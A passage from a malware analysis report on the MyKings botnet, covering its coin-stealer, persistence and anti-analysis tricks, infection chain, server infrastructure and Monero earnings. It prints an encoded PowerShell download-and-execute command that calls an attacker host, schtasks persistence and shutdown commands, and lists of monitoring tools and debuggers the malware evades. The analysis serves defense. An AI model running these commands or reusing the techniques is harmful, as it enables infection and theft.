This message is set as user agent in a subsequent *InternetOpenA* call. The code suggests that the intention was to submit this data to a server, but the server name was left empty in the variants known to us.

This method relies on the practice that most (if not all) people don't type in the long wallet IDs rather store it somewhere and use the clipboard to copy it when they need it. Thus, when they would initiate a payment to a wallet, and copy the address to the clipboard, the Trojan quickly replaces it with the criminals' own wallet, and the payment is diverted to their account.

The same is supposed to happen with goo.gl and vk.cc addresses, but in those cases the replacement address is not defined, so it is not clear what is the intent of those searches.

The Trojan periodically searches all of the window texts belonging to running program using two lists. The first contains system monitoring utilities:

```
NetMonitor
```

```
taskmgr.exe
Process Killer
KillProcess
System Explorer
Process Explorer
AnVir
Process Hacker
Task Manager
Диспетчер
```


(The last element of the list corresponds to the Task Manager in Russian localized Windows versions.

The second list consists of debuggers:

```
OllyDbg
IDA
ImmunityDebugger
Dbg
LordPE
```

If any of them is found running, the Trojan creates a task that is executed every minute and shuts down the computer:

```
/create /sc minute /tn "7king hacker suck" /tr "cmd.exe /c shutdown -s -t 0
```




To establish persistence the coin stealer registers itself as a scheduled task with a command line (directory name is random):

```
 /create /sc minute /f /tn "Microsoft LocalManager[Windows 7 Professional]" /tr
"C:\ProgramData\{70800304-7080-7080-708003041534}\lsm.exe", show_window =
SW_HIDE
```

Currently the coin addresses are not used or never received more than a few dollars, coin stealing doesn't look like the most profitable operation of MyKings.

Full-fledged infection

As an illustration, we present a case with all major components of an infected system. Usually static analysis of the malicious components can only establish indirect proof that the components belong to the same attack chain. On the other hand, if we can observe the components within the same process chain, then it is a conclusive proof of them being connected.




1: Root cause: PowerShell script

This code was inserted by the initial infection process, by one of the infection vectors.

Node details


Type:	Process
Name:	powershell.exe
Root cause chain:	true
Path:	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command line:	powershell.exe -nop -enc "JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdwBtAGkALgAxADIAMQA3AGIAeQBIAC4AaABvAHMAdAAvADIALgB0AHgAdAAnACkALgB0AHIAaQBtACgAKQAgAC0AcwBwAGwAaQB0ACAAJwBbAFwAcgBcAG4AXQArACcAfAAIAHsAJABuAD0AJABfAC4AcwBwAGwAaQB0ACgAJwAvACcAKQBbAC0AMQBdADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAXwAsACAAJABuACkAOwBzAHQAYQByAHQAIAAkAG4AOwB9AA=="



The encrypted PowerShell command performs the update procedure, downloads and executed the subsequent components.


2. Forshare backdoor

This was downloaded by the PowerShell script. The Trojan then reaches out and downloads several components.



3. WinRAR SFX dropper

One of the components downloaded by Forshare is the WinRAR SFX dropper, that drops c3.bat and the n.vbs that executes it.



4. c3.bat


c3.bat nails down the infection process spawning several subprocesses to perform the installation and cleanup steps. In this particular case only a handful of these processes is visible, most likely because the process tree was killed before all of the operations could take place.

RCA Log details

Malware name:	WipeGuard
Beacon time:	2019-08-05T23:12:56.000Z
Root cause name:	powershell.exe
Root cause time:	2019-08-05T23:12:39.000Z
Raw data:	View JSON or raw timeline

Node details

Type:	Process
Name:	cmd.exe
Root cause chain:	false
Path:	c:\windows\syswow64\cmd.exe
Command line:	C:\Windows\system32\cmd.exe /c ""C:\Windows\ime\c3.bat" "
Is beacon:	false
Reputation source:	sophosSigner
Reputation:	91
SHA1:	98a9ac93fe31f38f47f38db78bf12fa0c6214f9a
SHA256:	48985b22a895154cc44f9eb77489cfdf54fa54506e8ecaef492fe30f40d27e90



5. xmrig miner

Another component downloaded and executed by the Forshare Trojan is an xmrig miner that is executed and starts making money for the criminals.

6. bootkit installer

The PowerShell script downloads and executes the bootkit installer. This writes out the IPL to \device\harddisk0\dr0

RCA Log details

Malware name:	WipeGuard
Beacon time:	2019-08-05T23:12:56.000Z
Root cause name:	powershell.exe
Root cause time:	2019-08-05T23:12:39.000Z
Raw data:	View JSON or raw timeline

Node details


Type:	File access
Root cause chain:	false

Artifacts

Name: 01.dat
Path: c:\windows\syswow64\01.dat


Name: 02.dat
Path: c:\windows\syswow64\02.dat

Name: dr0
Path: \device\harddisk0\dr0




7. DNSChanger

The PowerShell script downloads and executes the DNSChanger Trojan. This reaches out and downloads further components.



8. SQL brute forcer

The DNSChanger Trojan downloads the main spreader component, the SQL brute forcer. This downloads the config file and starts mapping the local network.



9. EternalBlue spreader

If the configuration specifies so, the SQL brute forcer component will download and execute the EternalBlue spreader which attempts to exploit the nearby computers.


Server infrastructure

Over the years the MyKings botnet used several dozen server locations to host the malicious files. In the early activities, for example the Photominer campaign, they used .ru domains. Later moved on to .pw, .info, .club, .com domains, or even just referring to servers by IP addresses.

The servers are fresh installs, they show the default Microsoft IIS welcome page only.

Either this:

or this :



Follow the money

According to a previous report the older addresses collected a large amount of Monero in the past:

```
47Tscy1QuJn1fxHiBRjWFtgHmvqkW71YZCQL33LeunfH4rsGEHx5UGTPdfXNJtMMATMz8bmaykGVuDFGWP3
    KyufBSdzxBb2 --> Total Paid: 2000+ xmr
45bbP2muiJHD8Fd5tZyPAfC2RsajyEcsRVVMZ7Tm5qJjdTMprexz6yQ5DVQ1BbmjkMYm9nMid2QSbiGLvvf
    au7At5V18FzQ --> Total Paid: 6000+ xmr
```


Based on the Monero price in 2018 it was estimated to be about 3 million USD in total.

According to a recent article the suspended *xmrig* account (*455WeUnLXMi2ScZ7WLb9apVTWLe98f6zjR9Sys78txuVckB5cwsNjQyXiV9oTUXj1s93aDVWcTh2dMuMbbT5abe715dNSR2*) had *1077 XMR* (on 2019-07-29), which was about *83,358* USD at that time.


The best days of Monero were in 2018, this could be considered the prime of the MyKings botnet. Nowadays that activity of the botnet has not decreased, however due to the drop in the exchange rate the profitability is much less.

Currently the miners use the address *448FWFsUhMdhhnGo3Yw7N547dg2XyLPXEWvMZEC4yCVMYLxBAZbLzVwLvSAZJKsWYgLCm4cB2q8Vjg1YwKkcDUYyAGgQmuR*.

According to supportxmr.com the content of this wallet is:



We estimate the daily amount of mined crypto currency is nearly 5 XMR (US$300).



1 Earnings by the MyKings botnet over a 1-month period at the end of 2019 show slow but steady growth despite lower value for cryptocurrency